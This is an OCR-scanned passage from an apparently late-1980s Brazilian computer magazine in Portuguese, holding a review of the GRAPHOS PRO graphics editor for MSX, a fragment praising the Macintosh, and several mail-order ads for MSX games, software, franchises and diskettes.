Para os músicos a Coda Music Software lançou um programa chamado Finale que pode ser considerado o amigo do peito do compositor, já que se trata de um software de transcrição musical. O Finale trata transcrição e notação musical com bastante virtuosismo, eliminando uma grande quan-

quanto a que ocorreu com o Macintosh, como atestam as empresas de desktop publishing, design e outras, além de músicos e videomakers. Talvez a única coisa que falte seja o momento de lazer do usuário, já que infelizmente em termos de jogos e entretenimento o Mac ainda deixa muito a desejar, sendo este o único ponto onde o PC foi rapidamente suplantado pelo Mac. Os jogos do Mac são bem melhores que os do PC, o que não é de estranhar já que os jogos do PC são execráveis.

Mas o preço do Mac deixa bem claro de que não se trata de um videogame mas sim de um microcomputador que surgiu para reescrever a história da informática e seu único pecado era ser original demais no momento errado. Mas ele hoje já foi absolvido e plenamente compreendido pelos usuários. Se ele um dia vencerá o PC é apenas um exercício teórico: ele já é melhor e tem tudo para continuar assim. O clã Macintosh já se estabeleceu e a tradição já existe.

# A Zochio tem os melhores games

**Mega Pack 451** — PINGUIM ADVENTURE-SALAMANDER, **452** - KING'S VALLEI II-FINAL ZONE, 453 - NEMESIS 2, 456 - DRAGON QUEST, 457 - GALL FORCE, 458 - DIGITAL DE-VIL STORY, 459 - F1 SPIRIT, ELITE.

**SUPER PACK 301** — ACE OF ACE, KRAKOUT, CAPITÃO SEVILLA 2, HEDDOX, DOM QUIXOTE, CRAZY CAR. **PACK 302** — DEATH WHISH, JAMES BOND, INDIANA JONES, FRED HARDEST I, GAME OVER I, REX HARD. **PACK 303** — FRED HARDEST II, ROCK O LUTADOR, GAME OVER II, TURBO GIRL, HUNDRA, FERNAN BASKET. **304** — AFTEROIDS, VENON, ARCOS I, BANANA, MUNDO PERDIDO, HOCKEY. **305** — ARKOS II, ALBATROZ, ALEOHP, AMAROUTE, JORN CENT DA TERRA, CANWF WORKS. **306** — OCEAN, ARKOS III, CAPITÃO SEVILLA 1, STREAKER, T T RACE, BUBLER. **307** — HAUNTED HOUSE, BLOP-UP, GUTT BLASTER, PINBAL BLASTER, MAZE MASTER, HABBILIT. **308** — CHICAGO, TAI-PAN, NAVES MOVES I, SOL NEGRO I, ASPARG (MOTO), RAMPART. **309** — COLISEU, BU-TRAGENO FUT, MINDER, TITANIC I, BARBA NEGRA, SIMULADOR 737. **310** — HAMPREY, LADY SAFARI, MAD MIX, NAVE MOVES II, SOL NEGRO II, TITANIC II. **311** — CHUBBY GRIS-TLE, OCTOBER, POWER, REFLEX, THOR, TAUREG. **312** — ESQUADRÃO CLASS A, CO-LOSSOS 4, MUTANT ZONE I, MUTANT ZONE II, SABRINA, COMANDO TRAC. **313** — COS-ME ESTIBLE, FIRE STAR, JEWELS DARK 1, JEWELS DARK 2, OUT RUN, PACMANIA. **314** — ADICTA, HERCULES, JEWELS DARK 3, JAST, PETER, ARAMO. **315** — BOUNCE, STRAN-GE, FINAL CONTIDOU, STRIP, BOUKEN, VORTEX. **316** — TRIPLE COMANDO, BARBA-RIAN, MASK, GHOST, TERRAMEX.

**PACK 01** — DOG FLIGHTER, OLIMPIADAS 2, FISCAL DE ESTOQUE, MR CHIN, COELHO MALUÇO, TAKUN, WINTER OLIMPIC, BILHAR, KEYSTONE KAPPERS, SEA. **PACK 02** — TIME BANDID, SPACE BUSTER, CHOCK IN POP, EXERION 1, FUTBOL REPLY, HOLE IN ONE, MR WONG, FLIPER SLIPER, VIDEO POKER, WAR HEAD. **PACK 03** — CHOPLIFTER, FLYTER, GROGS REVENGER, HYPER SPORTS 2, LUNAR PATROL, LE MANS 2, PADEIRO MALUÇO, REGATA, THUNDERBALL, ZOIDS. **PACK 04** — BOX, OS GONNIES, GREEN BE-RET, HYPER SPORTS 3, KING'S VALLEY, ROAD FLIGHTER, SOCCER KONAMI, TENNIS, TIME PILOT, YIE AR KINGFU 1. **PACK 05** — BARNSTORNER, BINARI & LAND, BOUNDER, FORMULA 1, SAMANTHA FOX, OLIMPIADAS 1, RIVER RAID, THESEUS, TURBOAT, ZOOM 909. **PACK 06** — BUTAMARU, DEMON CRISTAL, SUPER GALO, HAPPY FRETJ, LAZY JO-NES, LONESOME TANK, NINJA 2, SPACE TROUBLER, SURUBA, VOLGUARD. **PACK 07** — ESQUADRÃO ALFA, BLOCKED RUNNER, DAM BUSTER, DAWN PATROL, F 16 COMBAT, JUMP JET, NORTH SEA HELICOP, STAR SHIP SIM, SIMULADOR 737 II, SPITIFIRE 40. **PACK 08** — ATHLETIC LAND, BASEBALL, CIRCUS CHARLY, GOLFE KONAMI, MONPIRANGER, PING-PONG, PIPPOLS, POYAN, HIPER RALLY, TWEEN BEE. **PACK 09** — ANIMAL WARZ, 007 A WIEN TO, BANK PANIC, CANNON FLIGTER, CHAMPION NATIONAL, FLIPER, MJ 05, RAID ON BAY B, PIRAMID WARP, XYZOLOG. **PACK 12** — CONGO BONGO, DECATHLON, FROGGER 1, AUF WIEDERSEN, FUNCKY MOUSE, PASTIFINGER, PITFALL 2, PREDIO AS-SOMB, ROLLER BALL, STOP THE EXPRESS. **PACK 15** — ANIMAL BASKET, CHILLER, DOU-GEON MISTERY, EXERION 2, GLIDER, GUNFRIGHT, PUNCHY, SLINKEY, SPEED KING, SU-PRA ROBO. **PACK 17** — BATMAN, BLAGGER, CHOROQ, CONDOR MAN, DESOLATER, FLAPPY STONES, KINASAI, PITFALL 1, SUPER COBRA, MAGICAL WIZZ. **PACK 21** — BEAM RIDER, ACTION, GINKO GOTO, PILL BOX, MUTANT MONTLY, PINE APLINS, SCION, SHARK HUNTER, ROCK'S BOLT, ZON. **PACK 22** — BASKET, CAT ADVENTURE, FOOT VOLLEY, GUARDIAC, HAUNTED BOY, HYD LAD, 3D KNOCK OUT, NINJA 3, SPELLUNKER, ZAXXON. **PACK 23** — BASEBALL CRAZY, BOMBER MAN SPE, CANDOO NINJA, CHAMPION BOX, CHECK MATE, CLAPTON 2, COSMOS EXPLORER, FORMATION Z, STAR SOLDIER, TIME TRAX. **PACK 24** — 3D BOMBER MAN, AVAENGER, BOKOSUKA PERS, DART MASTER, DRAGON ATTACK, MAYHEN, JACK THE NIPPER, RAMBO I, SECRET MISSION, SWEET ACORN. **PACK 25** — BUZZOF, BOOGIE JUNGLE, KNIGHT MARE, LODE RUNNER 2, JET ROMBER, HERO, SUPER BILHER, THE WRECK, WARROID, DRUAGA. **PACK 26** — POPU-LAR CICLOPS, EPISODE 4, FERNAN BASKET 1, FINDERS KEEPERS, FROGGER 2, HUGH, HUMPREY, JET FLIGHTER, MACROS FLIGHT, MURDER. **PACK 27** — COLONY, ILLUSIONS, MIKI, MOON RIDER, SAFARI X, SHIP WARSZ, SPOOKE & LADDERS, TETRA HORROR, TOPLE TIP, WESTRON. **PACK 28** — BEACH HEAD, BOMM, CLUEDO, FRED AND BUBLOI, JUMP LAND, MIDNIGHT BROTH, MONOPOLIO, MONSTER'S, SUPER MIND, VI-CIUS VIPER. **PACK 29** — NUTS MILK, COURASADO PERS, PHANTS 1, VIDEO POKER 2, POLARIUS 2, HUSTLER, Q'BERT 2, RUNNER, SPACE SHUTLER, SKOOTER. **PACK 30** — DEUS EX MACHINA, DIG DUS, INVASION, SPACE RESCUE, SPACE WALK, ROBOFROG, SAILORS DELINIG, SIMBA SAFARI, SOUL OF ROBOT, WINTER GAMES 1. **PACK 31** — EU-ROPEAN GAMES, JOGO DO EXECUT, FLIGHT RIDER, FLY BOAT, FUZZBALL, HEIDI BALL,



OBABE, ORION, OUTROYD, RABBIAN. **PACK 33** — BRIAN JACK, BRUCE LEE, BUNNIE, CHIMA CHIMA, CHOPER, CHOST, DIP DIP, DEAM RUNNER, STAR WARZ, Q'BERT 1. **PACK 35** — ANTARES, ANTY, BMX REKENCROSS, JACK X MR WID, HOPPER, RASTER SCAN, TERMINUS, VENGANZA, MAGICAL BALL, SNOKER OFICIAL. **PACK 36** — AMIGA, COAS-TER RACE, BOLICHE, HOWARD DUCK, INFERNAL MINER, INCA 1, PANIC JUNCTION, PRO-TECTOR, SKY HANK, SURVIVOR. **PACK 37** — DONKEY KONG, FIRST STEP GODZILA, MEA-NING LIFE, DIAMOND MINE 2, MOBILE PLANET, MOUSER, PACHINKO, POPULAR COM-PUTER, JET SET WILLY 2. **PACK 38** — DANGER X 4, DEMAND, FRONT LINE, ICIC WORKS, KING OF BALLON, NONAMED, PAIRS, PINBALL, DISC WARRIOR, WAR CHESS. **PACK 39** — G PRIX RIDER, HELITANK, ICE, INSPECTEUR Z, ITASUDORIDUS, KILLER STATION, RALLY X, SPIRITS, SUPER DOORS, TOPROL. **PACK 40** — SETE E MEIO, DINAMIT DAN, DORODON, FRUIT FRANK, FORMULA INDY 1, KICK IT, MANIC MINER, SPY X SPY, SU-PER TRIPER, WIZARD LAIR. **PACK 41** — DROME, LAST MISSION, LAZER BAKES, LEU-COCITE, LIVING STONE, MAHJONG, MAZES UNLIMITED, PAY LOAD, THE WALL, XETRA. **PACK 42** — COMET TAIL, COSA NOSTRA, DEMONIA, DOMINO, FAIRY, FRUIT PANIC, LAS-LUCE, BOLOGNA/MILANO, MISTER NO NILO, MR GOMOKO. **PACK 44** — ALCATRAZ, CLASS ADVENTURE, DRACULA, EMERALD, RED MOON, MEAN STREET, PROFIS PERIGO, PRI-CE MAGIC, VIETNAM, ZAKIL WOOD. **PACK 45** — PLAZA DE TOROS, CAPLE, DAMAS 1, COSMOS TRAVEL, CRUZADER, ELEPHANT MAPPY, GIRL'S RATS, KAERU SHUTER, KRYPTON, LETTER PUZZLE. **PACK 47** — EURTR, FUTBAL DO MUND, KUBUS, SUPER BOLW, SUPER SOCCER, TACTION, CATABALÃO, U-BOOT, YIEAR KUNG FU 2, ZEXAS 1. **PACK 48** — HERO X, KNIGHT TYME, PANZER ATTACK, PLATOON, COLOR BALL, SOR-CERY, CASTELO NEGRO, OH! NO, ZAPATA, SEA KING. **PACK 49** — AQUA POLIS, ATHLETIC LAND 2, COMBAT, CRUNCH, CUB'S HERT, NINGHT FLIGHT, JUNGLE JIM, ROGER, NU-CLEAR BOLDS, SASA. **PACK ADVENTURE 401** — FLORESTA NEGRA, MONSTROS DA NOI-TE 1, HIGHLAND 1. **402** — KRULL 1, MISTÉRIO EM ROMA 1, INDIANA JONES ZERO 1. **403** — MONSTROS DA NOITE 2. **404** — FLORESTA NEGRA 2. **405** — KRULL 2. **406** — HIGLANDER 2. **407** — MISTÉRIO EM ROMA. **408** — INDIANA JONES ZERO 2

NEMESIS: O CONDE DE MONTE CRISTO, MENPHIS.

QUALQUER PACOTE NcZ\$ 45,00

## FAÇA JÁ O SEU PEDIDO!

Envie cheque nominal a

### ZOCHIO REPRESENTAÇÕES LTDA.

Caixa postal 1793

— CEP 20001 — Rio de Janeiro — RJ

telefone: (021) 262-6306

# GRAPHOS PRO a novidade do ano para MSX

Claudio Costa

Você pode até não lembrar, mas quando a primeira versão do editor GRAPHOS III foi lançada, no final de 1987, a quantidade de aplicativos gráficos para MSX disponíveis no mercado não devia ser maior do que o número de teclas de cursor do equipamento. E o que é pior: naquela época a única alternativa era mesmo adquirir as poucas ofertas existentes no "paralelo", com todas as desvantagens que isto traz - ausência de manuais e suporte técnico, além da total incompatibilidade entre os programas, para ficar apenas em alguns exemplos.

Hoje, passados exatos dois anos, o usuário brasileiro não pode se queixar da falta de escolha. Afinal, só entre os softwares do gênero desenvolvidos aqui alinham-se inúmeros programas de qualidade - todos documentados, com garantia de seus fabricantes e características de desempenho, em muitos casos, superiores às dos similares estrangeiros.

O GRAPHOS III não apenas foi pioneiro ao traçar a rota para esse tipo de produção, como não tardou a se transformar num autêntico parâmetro de referência para os softwares de sua categoria que viessem a sucedê-lo. Com efeito, mesmo nestes dias em que já fica difícil determinar qual o melhor dentre tantos aplicativos gráficos para o MSX - até por causa da tendência natural de tais programas se complementarem; o GRAPHOS III continua a desfrutar de uma posição de prestígio toda especial, como o editor gráfico para MSX que se tornou padrão no Brasil.

Comemorando o segundo ano de sucesso de seu produto, a PRO KIT Software

está comercializando o GRAPHOS PRO - uma versão mais sofisticada do GRAPHOS III, desenvolvida inicialmente para uso interno no CPD da revista MICRO SISTEMAS e que foi utilizada na confecção dos gráficos do adventure "A Lenda da Gávea" (veja MS 84). Por se tratar da evolução natural de um editor tão popular como o GRAPHOS III, a versão PRO vinha sendo aguardada já há algum tempo, num clima de bastante expectativa. Sem mais demora, então, vamos saber o que mudou e quais são as novas características do GRAPHOS PRO.

## A CRIAÇÃO DE UM DISCO DE TRABALHO

A primeira diferença visível do GRAPHOS PRO em relação à versão anterior surge logo na tela de apresentação, onde se nota a divisão do programa em três módulos operacionais distintos. O GRAPHOS PRO, na verdade, leva às últimas conseqüências a filosofia de modularidade responsável pelo

sucesso do GRAPHOS original. Isto significa que não existem comandos complicados a serem memorizados: todas as funções encontram-se agrupadas em blocos lógicos, para que o usuário não tenha dificuldade em localizá-las.

As operações de edição e conversão de telas, alfabetos e shapes são acessadas por meio do módulo EDIÇÃO. O módulo D-TELA (display tela) contém todas as rotinas para a apresentação e impressão de telas, enquanto que os procedimentos para gravação e recuperação dos alfabetos, telas e shapes estão reunidos no módulo DISCOS. Este módulo é também responsável pela inicialização dos buffers toda vez que o usuário cria um novo disco de trabalho.

O conceito de utilização de um disco de trabalho é outra implementação importante no GRAPHOS PRO. O disco que o usuário adquire consiste agora numa matriz que instala uma cópia para uso corrente em outro disquete, com o propósito de prevenir eventuais danos no disco de sistema. O procedimento para instalação de um disco de trabalho é simples: basta resetar o drive com o disco matriz do GRAPHOS PRO no drive A. O usuário deverá então indicar com quantos drives deseja trabalhar (o GRAPHOS é capaz de operar com até quatro drives simultaneamente) e quantos buffers de gravação deverão ser utilizados. De acordo com essas especificações, o próprio sistema se encarregará de produzir uma cópia de trabalho.

É interessante notar que o disco de trabalho é tratado virtualmente como uma extensão da memória. Assim, além de conter os módulos operacionais a que nos referimos há pouco, este disco também será usa-

**"O GRAPHOS III não foi apenas pioneiro mas se transformou num parâmetro de referência para programas dessa categoria."**

do para arquivar as telas, shapes e alfabetos em edição. Cada um desses elementos é alocado num buffer específico do disco, cuja quantidade irá variar em função da memória do disquete empregado: um disco de 5 1/4" face simples é capaz de comportar até quatro buffers, enquanto que num disco de 3 1/2" face dupla podem ser definidos até 22 buffers.

Visto isso, vamos conhecer alguns dos novos recursos do GRAPHOS PRO.

### O MÓDULO DE EDIÇÃO

Para quem pretende efetivamente desenhar na tela do micro, uma facilidade inestimável é a linha elástica. Ativando-se a função LINHA, será visualizada na tela uma linha que se altera de acordo com o movimento das teclas do cursor. Ao atingir a posição desejada pressiona-se a barra de espaço e só então o traçado da linha se tornará permanente. Muita gente (alô, alô, Luiz Moraes!) acha mais fácil e confortável desenhar a mão livre valendo-se deste recurso do que usando o tradicional lápis e papel, pois deste modo dá para antever que efeito determinado traço irá produzir num desenho antes de posicioná-lo definitivamente - o que equivale a obter uma espécie de esboço em real-time. Além disso, a linha elástica pode ser usada em conjunto com a função GRID a fim de se efetuar a transferência de um desenho realizado em papel quadriculado para a tela do computador. Se depois de tudo isso você ainda sentir saudade do sistema antigo, onde o cursor se deslocava sem exibir a linha, o recurso de linha elástica pode ser temporariamente desliga-

**"O GRAPHOS se distingue por ser o único editor para MSX que oferece facilidades especiais para o manuseio de shapes."**

do sem problemas. Como não poderia deixar de ser, as funções para o traçado de círculos, retângulos e elipses também dispõem da facilidade da linha elástica.

Alguns usuários provavelmente irão se sentir no direito de esquecer a opção convencional de traço a mão livre, mas ela continua sendo importante para a realização de retoques e acabamentos. Por este motivo o alcance da função TRAÇO foi ampliado no GRAPHOS PRO: agora os pixels podem ser manipulados individualmente, através das seguintes operações: setar/resetar um pixel de acordo com os atributos especificados; modificar apenas o seu INK; modificar apenas o PAPER; ou ainda alterar somente o estado do pixel sem mexer em seus atributos. Mais flexibilidade que isso...

Ao terminar o desenho, se você quiser preenchê-lo usando a função FILL, atente

para os 16 novos padrões de texturas disponíveis. É comum usarmos estes padrões para produzir sombreados e hachuras em desenhos do tipo técnico que serão posteriormente copiados na impressora. Entretanto, como o programa permite que tais padrões sejam editados e gravados para posterior recuperação, nada impede que você tire partido disso e os utilize de maneira um pouco diferente: basta editá-los no formato de blocos com linhas alternadas e experimentar um fill com as diversas combinações de atributos para obter algumas cores "alternativas". São mais de 16 cores além das 15 originais - algumas muito bonitas, como os tons de ocre e azul esverdeado.

Mas se o seu negócio é mesmo desenho técnico, ou alguma modalidade de desenho artístico que exija uma orientação espacial mais precisa, o GRAPHOS PRO foi feito pensando em você. Um sistema especial de coordenadas foi previsto com o objetivo de facilitar ao máximo o posicionamento correto de elementos visuais na tela. Para tanto é suficiente posicionar em qualquer parte do vídeo uma linha de status, que passará a exibir três sistemas de coordenadas relacionadas com a posição do cursor: o primeiro indica as coordenadas X e Y do ponto de acordo com o sistema do MSX, onde a origem corresponde ao primeiro pixel da área de vídeo; o segundo possui a mesma origem, porém indicando as coordenadas de linha e coluna dentro do esquema de vídeo de 32 colunas por 24 linhas; e o último tem sua origem especificada pelo usuário - basta teclar ENTER para estabelecer uma nova origem.

## Como se tornar proprietário de uma Softhouse.

### O que é Franchising ?

O termo franchise, na língua inglesa, tem mais de um significado. A palavra em si mesma, significa, juridicamente DIREIRO. Um direito, que alguém adquiere, de fazer algo, por autorização ou concessão de outrem.

Poder-se-ia, inclusive, dizer que o franchising talvez corporifique e condense o que há de melhor nos sistemas capitalista e socialista, na medida em que garante a formação, a viabilização e a sobrevivência de micro e pequenas empresas (os franchisees ou franqueados), graças a sua vinculação com uma "empresa-mãe" (o franchisor ou franqueador) porém permitindo aqueles continuar independentes, até um certo ponto "donos dos próprios narizes". Com um "sócio" e sujeitos a normas de conduta e atuação, mas essencialmente seus próprios patrões.

### Franchising: As vantagens

- 1). Operar com uma marca já conhecida.
- 2). "Conceito" mercadológico já testado e aprovado.
- 3). Facilidade na instalação da unidade e início da operação.
- 4). Publicidade com custo menor, entre os franqueados.
- 5). Redução de custos de instalação e operação.
- 6). Desenvolvimento constante de novos produtos e técnicas.
- 7). Contato direto com toda a rede de franqueados.
- 8). Território exclusivo ao franqueado.

-TEXTO EXTRAÍDO DO LIVRO FRANCHISING REVOLUÇÃO DO MARKETING - MARCELO CHERTO

### Nosso Sistema de Franchising

#### O QUE OFERECEMOS:

- 1). UMA MARCA CONHECIDA EM TODO TERRITÓRIO NACIONAL.
- 2). SISTEMA DE TRABALHO.
- 3). ESQUEMA PARA INSTALAÇÃO DO EMPREENDIMENTO.
- 4). PUBLICIDADE A CUSTO REDUZIDO.
- 5). UMA MÉDIA DE 1000 SOFTWARES PARA O MSX.
- 6). TERRITÓRIO EXCLUSIVO AO FRANQUEADO.
- 7). RETORNO A CURTO PRAZO DO INVESTIMENTO.
- 8). APOIO AO FRANQUEADO PARA OS ASSUNTOS DA ÁREA.

#### REQUISITOS:

- 1). INVESTIMENTO INICIAL DE 12.000 BTNS (EXCLUINDO AS DESPESAS COM INSTALAÇÕES).
- 2). IDONEIDADE.
- 3). FORÇA DE VONTADE e OTIMISMO.
- 4). SE IDENTIFICAR COMO EMPRESÁRIO.

MAIORES EXPLICAÇÕES PODERÃO SER OBTIDAS EM NOSSA EMPRESA COM A SRTA MARLI OU PELO FONE (011) 825-5240.

**RECURSOS DIGITAIS INFO E COM LTDA - REDI UNIVERSOFT**  
**Rua Cons Brotero 589 Cj 42 CEP 01154 São Paulo - SP**  
**FONE (011) 8 2 5 - 5 2 4 0**

## AJUSTES E DUPLICAÇÕES

Ainda assim pode ser que você não fique satisfeito com os primeiros resultados de seu trabalho, e então o jeito é partir para os ajustes. Sinta-se inteiramente à vontade, neste caso: a opção CORTE foi incrementada para funcionar como um autêntico minimódulo de edição. Após definir o pedaço da tela em que esta função irá operar, o usuário poderá produzir um grid dentro da área selecionada; inverter o estado dos pixels (de setado para ressetado ou vice-versa); trocar os atributos por um novo conjunto de cores; e limpar, refletir ou espelhar o conteúdo da área em questão. Muito bem, queixosos com o vazamento de cores do MSX: agora não há mais nenhuma desculpa para ficar reclamando da nefanda colisão de atributos.

Por outro lado, se os resultados tiverem ficado tão bons a ponto de animarem o artista a vê-los repetidos, um jeito fácil de conseguir isto é ativando a opção DUPLICA. Adivinhou: esta função permite duplicar uma área da tela, ou ainda produzir um efeito de duplicação sobreposta, no qual a imagem é deslocada pelo vídeo deixando para trás uma espécie de "rastros". Sobrepor duas imagens diferentes também é moleza para o GRAPHOS PRO: basta acionar a opção OVERLAY, que efetua a sobreposição de uma tela armazenada num buffer do disco de trabalho com a tela em edição. O interessante é que as áreas da tela armazenada no buffer que tiverem o atributo zero (transparente) não produzirão alterações na tela em edição. Este recurso reproduz o efeito de uma máscara e possibilita a inserção de imagens somente em áreas pré-definidas na tela em edição.

## SHAPES E ALFABETOS

E já que falamos na manipulação de partes da tela, é importante ressaltar as novidades que dizem respeito ao tratamento dos shapes - afinal, o GRAPHOS se distingue por ser o único editor para MSX que oferece facilidades especiais para o manuseio deste tipo de elementos gráficos. O processo de pesquisa dos shapes nos buffers foi otimizado, a fim de agilizar a seleção de um determinado shape. Além disso, os shapes agora podem ser associados a uma tecla e selecionados diretamente do teclado: basta pressionar a tecla "A", por exemplo, para que o shape a ela associado seja imediatamente visualizado. Isto se torna particularmente útil quando trabalhamos com shapes de letras do alfabeto.

Utilizar shapes de letras, no entanto, é um procedimento que chega a beirar o exagero quando se sabe que o GRAPHOS PRO é capaz de manipular três tipos diferentes

# A nova série GRAPHOS PRO

*O GRAPHOS PRO traz uma inovação muito interessante para os aficionados das artes no computador: o status de série modular.*

*Tal característica, idêntica à linha de utilitários PRO KIT, foi desenvolvida para operar sob qualquer tipo de MSX e interface de drive.*

*Com isso, aplicações específicas tais como impressão de páginas inteiras de formulário, cartazes, rotinas especiais de animação, etc., serão projetadas como módulos integra-*

*dos ao sistema GRAPHOS PRO.*

*Dois módulos já se encontram disponíveis no mercado: o módulo TELA, composto apenas pela parte de edição de telas do GRAPHOS PRO, e o módulo ALFAB, composto pela parte de edição de alfabetos.*

*Outra novidade da série GRAPHOS é um pacote gráfico, em disco, composto por shapes coloridos, padrões de FILL, alfabetos no formato GRAPHOS, shapes de letras, etc.*

de alfabetos: o padrão MSX comum, cujo formato de caracteres equivale a 8x8 pixels; o formato PRO KIT, onde os caracteres obedecem às regras de acentuação deste sistema e ocupam 6x8 pixels; e o padrão GRAPHOS, onde o tamanho de cada caractere é estabelecido de acordo com o tipo de letra e o efeito de impressão desejado. Vale destacar, nas entrelinhas, que os caracteres especiais podem ser acessados normalmente pelo teclado e que HOME/CLS, INS, DEL e SELECT permanecem ativos no modo de escrita. O GRAPHOS PRO é ainda o único editor a possuir uma rotina de espaçamento inteligente, que efetua o alinhamento proporcional entre os caracteres instantaneamente no momento da impressão - nada daquela história de ficar retrocedendo o cursor duas vezes após digitar a letra "I", por exemplo. Usuários de olho na produção de letreiros ou legendas para videocassete vão gostar dessa.

## ÚLTIMAS IMPRESSÕES

Apesar da escrita no vídeo ser reconhecida como um de seus pontos fortes, a opção para impressora do GRAPHOS III foi justamente a razão de suas críticas mais frequentes - mas se é verdade que a última impressão é a que fica, então o GRAPHOS PRO se redimiu desta vez. Foram previstas três modalidades distintas de impressão: simples, onde é produzida uma cópia da parte dos pixels da tela, em tamanho natural; dupla, para a impressão da parte dos pixels em tamanho ampliado; e cinza, na qual a cor dos pixels é impressa na forma de um padrão gráfico que reproduz a tonalidade de cinza equivalente. Também os parâmetros de densidade (simples/dupla) e tabulação podem ser ajustados pelo usuário, além do número de reprints - a quantidade de vezes que uma mesma linha deverá ser impressa a fim de se conseguir uma cópia mais nítida. O GRAPHOS incorpora, assim, uma das poucas rotinas de impressão de que se tem

notícia a chegar ao extremo de ser até mesmo à prova de fitas "desvanecidas".

Caso o objetivo seja exibir as telas no vídeo e não na impressora, é só levar o cursor até o módulo D-TELA. O GRAPHOS PRO não apenas é capaz de mostrar a tela em edição utilizando diversos efeitos visuais, como ainda permite a criação de um disco de arquivo para apresentar as telas em animação contínua, uma após a outra. O resultado pode ser gravado em vídeo ou exibido como demonstrativo em forma de "slide-show".

Os procedimentos para gravação e recuperação de arquivos não mereceriam um módulo à parte no GRAPHOS PRO sem um bom motivo: todas as operações com arquivos realizadas pelo programa foram cercadas dos maiores cuidados a fim de prevenir erros ou enganos por parte do usuário. É praticamente impossível perder um arquivo numa operação desatenta durante uma sessão com o GRAPHOS PRO: o sistema só executa uma operação no disco se todas as informações estiverem corretas, e qualquer equívoco resulta numa mensagem de alerta para o usuário. Estes cuidados são de grande valia em programas como os editores gráficos, onde normalmente se trabalha com uma grande quantidade de arquivos.

## CONCLUSÃO

Ainda haveria muito o que comentar sobre as sutilezas desta nova versão - você pode até escolher o formato do cursor para as operações de edição, para mencionar apenas uma; mas a regra geral diz que nada substitui a experiência de assistir este tipo de programa em funcionamento. De qualquer forma, releia com atenção esta análise e confira se só o que foi dito aqui já não é o bastante para confirmar que o GRAPHOS deve permanecer no topo por muito tempo.

## PROGRAMAS PROFISSIONAIS PARA MSX E PC


### MSX

Contabilidade Profissional Completa em Dbase II Plus — 150 BTNs  
Controle de Estoque Profissional em Dbase II Plus — 80 BTNs  
Supershapes 1, 2 e 3: Para Graphos III e Page Maker — 14 BTNs  
Supershapes 1, 2 e 3: Para Graphos III e Page Maker — 14 BTNs (cada)  
E.V.A.: Editor de Vinhetas Animadas — 25 BTNs  
L.S.D.: Letters Special Designer — 15 BTNs

### PC

Agenda Profissional c/Mala Direta e Editor de Textos — 500 BTNs  
Contabilidade Profissional Completa — 500 BTNs  
Agenda Política c/Mala Direta e Editor de Textos — 500 BTNs  
Programas Originais c/Manual, Garantia e Atualização de Versão.  
Pedidos através de Cheque Nominal ou Vale Postal à:  
**NEWDATA INFORMÁTICA E SISTEMAS LTDA.**  
Rua Ricardo Franco, 223 — CEP 79001 — Campo Grande — MS  
Caixa Postal 1049 — Telefone (067) 761-3425

**O CAFÉ  
JÁ TIROU O  
SONO DE  
MUITA GENTE.**



**AGORA TODO  
MUNDO DORME  
TRANQUÍLO COM  
DATA LIFE-PRO.**



Durma com um barulho deste.  
A Verbatim está lançando Datalife-Pro, o disquete  
revestido com Teflon® que é uma verdadeira  
revolução no mundo da Informática. Isso permite,  
simplesmente, derrubar Coca-Cola, café, melecar  
o disquete com doces, batom, amendoim,  
corretivos de datilografia e todos os tipos de  
coisinhas que podem acabar com todo o trabalho.  
E, para resolver estes problemas, é só limpar o  
disquete, e ele está novo. Com todas as informações  
que você colocou nele.

Datalife-Pro. Agora todo mundo pode beber e  
comer em serviço.

**Verbatim®**  
SINÔNIMO DE PRECISÃO EM TODAS AS LÍNGUAS.

## O CAMINHO CERTO PARA O SEU MSX

### SUPRIMENTOS

Disquetes • Fitas para Impressoras •  
Formulários Contínuos

### PERIFÉRICOS

Drive para MSX 5 1/4 e 3 1/2 • Vídeo  
Station • Interface para Drive • Cartão  
de 80 Colunas • Modem • Monitores  
de Vídeo

### ACESSÓRIOS

Gabinete e fonte para drive • Porta  
disquetes em acrílico para 100 discos  
• Capas para micros e impressoras •  
Mesas para computadores e impres-  
soras

### SOFTWARE

- DBase Ferramenta Profissional para  
manipulação de banco de dados.
- Super Calc: A mais famosa Planilha  
de cálculos

(Ambos com suporte técnico e re-  
posição de versão)

### LIVROS

100 Dicas para MSX • Programação  
Avançada • Astrologia • 50 Dicas para  
MSX (em lançamento) • Curso de  
Música • Curso de Basic

### JOGOS

